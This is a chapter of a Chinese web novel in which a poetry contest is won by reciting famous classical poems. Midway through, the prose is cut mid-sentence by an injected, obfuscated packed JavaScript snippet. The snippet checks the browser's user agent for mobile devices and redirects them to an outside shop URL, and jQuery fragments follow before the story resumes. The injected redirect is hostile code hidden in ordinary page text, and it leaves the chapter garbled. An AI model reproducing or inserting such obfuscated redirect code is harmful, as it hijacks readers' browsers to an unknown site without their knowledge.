第96章 神作

作品:《夫人请卸甲

    “好气魄!”


    “果然是真才子风范!”


    “快!快开始!我都等不及了!”


    不少才俊已经饥、渴难耐了。陈子安脸色更沉,李慕白眼中战意则更加高昂起来……


    就在这时。


    诗社那位白发主事作为公证,颤巍巍走到场中,宣布规则:“既是斗诗,便由挑战一方先行出题,限定题材、意境或关键字眼,双方须在小半炷香内成诗。”


    “随后,由在场诸位共同品评高下。可轮流挑战,亦可指名较量,香尽诗成,过时不计。”


    早有仆役捧上精致的铜制香炉,插上一支细短的线香。


    “既然是由在下提议斗诗,那便由在下抛砖引玉。”


    陈子安当仁不让,率先走出。


    他略一沉吟,决定先以一个相对传统但能显功底,也给自己留有发挥余地的题目试试水,同时观察对方深浅,道:“今日秋高气爽,便以‘秋思’为题,作七言绝句。请小宁子兄台赐教。”


    题目既出,仆役点燃线香,一缕青烟袅袅升起。


    场中顿时安静下来,所有人都屏息凝神。


    陈子安负手在场中缓缓踱步,眉头微蹙,作苦苦思索状。


    他不是没有准备,但原计划是用来压轴或对付他人的,此刻不得不提前拿出。


    片刻后,他停下脚步,抬头望天,朗声吟道:


    “西风萧瑟满汀洲,客子登临独倚楼。


    故园千里音书断,雁阵惊寒又一秋。”


    吟罢,他微微舒气,看向众人。


    平心而论,此诗紧扣“秋思”,以“西风”、“汀洲”、“客子”、“独倚楼”勾勒出萧瑟秋景与孤独身影。


    后两句“音书断”、“雁阵寒”进一步深化羁旅思乡之情。


    格律严谨,对仗工整,意境萧瑟苍凉,算是一首标准以上的佳作。


    充分展现了陈子安作为“解元”的诗词功底。


    场中立刻响起一片掌声与赞叹。


    “陈解元果然诗才敏捷!短短时间,便成此佳作!”


    “意境苍凉,羁旅之思跃然纸上,好诗!”


    “起承转合,颇见功力!”


    几位诗社主事也微微颔首,显然认可。


    陈子安的支持者们更是面露得色,仿佛已胜了一筹。陈子安自己也恢复了部分自信,朝四周拱手谦逊,目光却瞥向高处静室,隐含几分挑衅之意。


    所有人的目光随之聚焦到静室方向。


    静室内,平阳郡主赶紧展开纸笺,随后脸色微微一变……


    这些诗……


    她回头深深地看了眼宁默,感觉他……强的可怕!


    “兄台,接下来交给我吧!”


    平阳郡主底气十足,直接走出静室。


    伴随着线香燃烧,众人也在焦急的等待……


    就在这时,只见那“青衣公子”依旧从容,不慌不忙地站在栏杆前,没有任何废话,直接朗声道:


    “枯藤老树昏鸦,小桥流水人家,古道西风瘦马。夕阳西下,断肠人在天涯。”


    此诗一出,满场先是一愣……


    这并非传统的五言或七言诗,句式参差,更像是曲词小令!


    但紧接着,那简练到极致却又意象高度密集,画面感极强的句子,如同带着寒意的秋风,瞬间席卷了每个人的感官!


    枯藤、老树、昏鸦、小桥、流水、人家、古道、西风、瘦马……


    九个名词,九种意象,无一字写情,却将秋日黄昏的萧瑟、荒凉、孤寂渲染得淋漓尽致!


    最后“夕阳西下,断肠人在天涯”点题。


    一个漂泊无依的旅人形象,与前面所有景物融为一体,那种深入骨髓的孤寂与哀愁,力透纸背!这与陈子安那首工整,但意境略显空泛和刻意的七绝相比,这首小令更像是信手拈来的眼前实景,与心中真情自然交融。


    可谓是浑然天成,艺术感染力何止强了数倍!


    在短暂的寂静后,惊呼声轰然炸响!


    “这……这是曲?”


    “我的天!枯藤老树昏鸦……小桥流水人家……这画面……我仿佛亲眼看见了!”


    “字字如画,句句含情!无一字直接写思,却思情满溢!”


    “这等凝练,这等意境!这才是真正的‘秋思’!直击肺腑!”


    “高下立判!简直是云泥之别!”


    “小宁子公子大才!吾等拜服!”


    赞叹声、惊呼声、拍案叫绝声几乎一边倒地响起。


    许多原本对陈子安诗作点头的人,此刻也面露震撼,不由自主地比较,然后纷纷摇头叹息。


    几位诗社主事更是激动得胡须颤抖,反复吟哦“断肠人在天涯”,眼中满是惊艳。


    陈子安脸上的笑容瞬间僵住,血色褪尽,方才恢复的一点自信被击得粉碎!


    他站在那里,只觉得周围那些惊叹对比的声音格外刺耳,仿佛无数根针扎在身上。


    他张了张嘴,想说什么,却发现自己在那首小令面前,任何辩驳都显得苍白无力。


    雅间内,三夫人沈月茹听到这首诗句后,紧攥的手猛地一松,随即又因激动而微微颤抖。


    她心中不由地浮现出些许骄傲,同样也有深深地折服。


    只有她知道,宁默经历过怎样的绝望,才能写出如此刻骨铭心的句子。


    二夫人柳含烟则彻底失神,手中的团扇滑落在地也浑然不觉。


    大夫人周崔氏也忍不住轻叹一声,此子诗才,已然通神!


    女儿的眼光……


    好!


    此刻,李慕白再也按捺不住,他猛地一拍身前案几,长身而起,正色道:“好!好一个‘断肠人在天涯’!苍凉入骨,李某佩服得五体投地!”


    他眼中再无对陈子安的一丝关注,只有对更强对手的灼热渴望,道:“小宁子兄台!李某平生最爱豪放不羁之作!便以‘酒’与‘豪情’为意,不拘体裁格律,但求痛快淋漓!请兄台赐教!”


    他这题目出得宽泛,却更见难度,需要极强的想象力和气势驾驭。


    新的线香点燃。


    李慕白自己也是豪迈性子,略一思索,便有了想法。他大步走到场中开阔处,仿佛面对千军万马,昂首吟道,声若洪钟:


    “匣中长剑夜自鸣,意气干霄百尺楼。”


    “醉里挑灯看吴钩,男儿何处不封侯!”


    吟罢,他仿佛未尽兴,又补充道:“此诗乃李某心中抱负!匣


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17267402|198102||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    中剑鸣,是为不平,百尺楼头,壮志凌云,醉看吴钩,热血未冷,男儿在世,当建功立业,觅取封侯!”


    这首诗借酒抒怀,以剑言志,风格豪迈激昂,充满一种边塞诗的余韵和建功立业的渴望。


    非常符合李慕白这种剑客诗人的身份,当时也引得场中一片喝彩。


    “李公子好气魄!”


    “醉看吴钩,男儿热血!当浮一大白!”


    “诗如其人,豪迈不羁!”


    连一些年长的文士也点头赞许,觉得此子颇有气概。


    李慕白自己也颇为满意,豪气干云地看向静室,等待对手的回应。


    这一次,静室方向沉默的时间似乎稍长了一点点。


    就在香即将燃尽三分之一,有人开始窃窃私语时,那“青衣公子”才再次走了出来。


    然后,她高声吟道:


    “君不见黄河之水天上来,奔流到海不复回。”


    “君不见高堂明镜悲白发,朝如青丝暮成雪。”


    “人生得意须尽欢,莫使金樽空对月。”


    “天生我材必有用,千金散尽还复来……”


    诗句如同九天银河倒泻,又似惊涛拍岸。


    那宏大无比的时空意象,那渗透骨髓的生命慨叹,那极度自信豁达的人生态度,以及贯穿其中的澎湃酒意与豪情……仿佛共同构成了一股震撼灵魂的洪流!与李慕白那首具体抒写个人抱负的豪迈诗相比,这首《将进酒》所展现的,是一种俯瞰人生、睥睨时空的终极豪情。


    是一种融入天地、与万物共饮的磅礴气概!


    其境界之恢弘,气象之浩大,情感之奔放,语言之瑰丽,完全不在一个层面上!静!


    死一般的寂静!


    整个梅园,第三次陷入了绝对的、落针可闻的寂静。


    所有人都呆住了,痴痴地听着,仿佛魂魄都被那诗句给震散了。


    许多人张大了嘴巴,却发不出任何声音。


    有些人则闭上了眼睛,浑身颤抖,沉浸在诗句带来的巨大冲击中。


    不知过了多久,才有了一声嘶哑的惊叹声响起:“神……神作!此乃神作啊!!”


    话音落下,诗会现场一片轰动!


    “黄河之水天上来……我的老天爷……这是何等想象!”“朝如青丝暮成雪……时光无情,人生短暂,写绝了!”


    “人生得意须尽欢,莫使金樽空对月……洒脱!极致洒脱!”


    “天生我材必有用……千金散尽还复来……这是何等的自信与豪迈!”


    “听了此诗,方知何为‘豪情’!李公子之诗,如同萤火矣!!”


    “吾等今日能闻此诗,不枉此生!不枉此生啊!!”


    许多文士激动得热泪盈眶,反复诵念着“天生我材必有用”,仿佛从诗句中获得了无尽的力量。李慕白本人,更是如同泥塑木雕般站在原地。


    他脸上的豪迈之色早已被无与伦比的震撼与激动取代。


    他听着那诗句,只觉浑身血液沸腾,仿佛每一根骨头都在共鸣!


    那诗中的豪情,比他炽烈百倍。


    那诗中的豁达,比他通透千倍,那诗中的气魄,更是他毕生难以企及!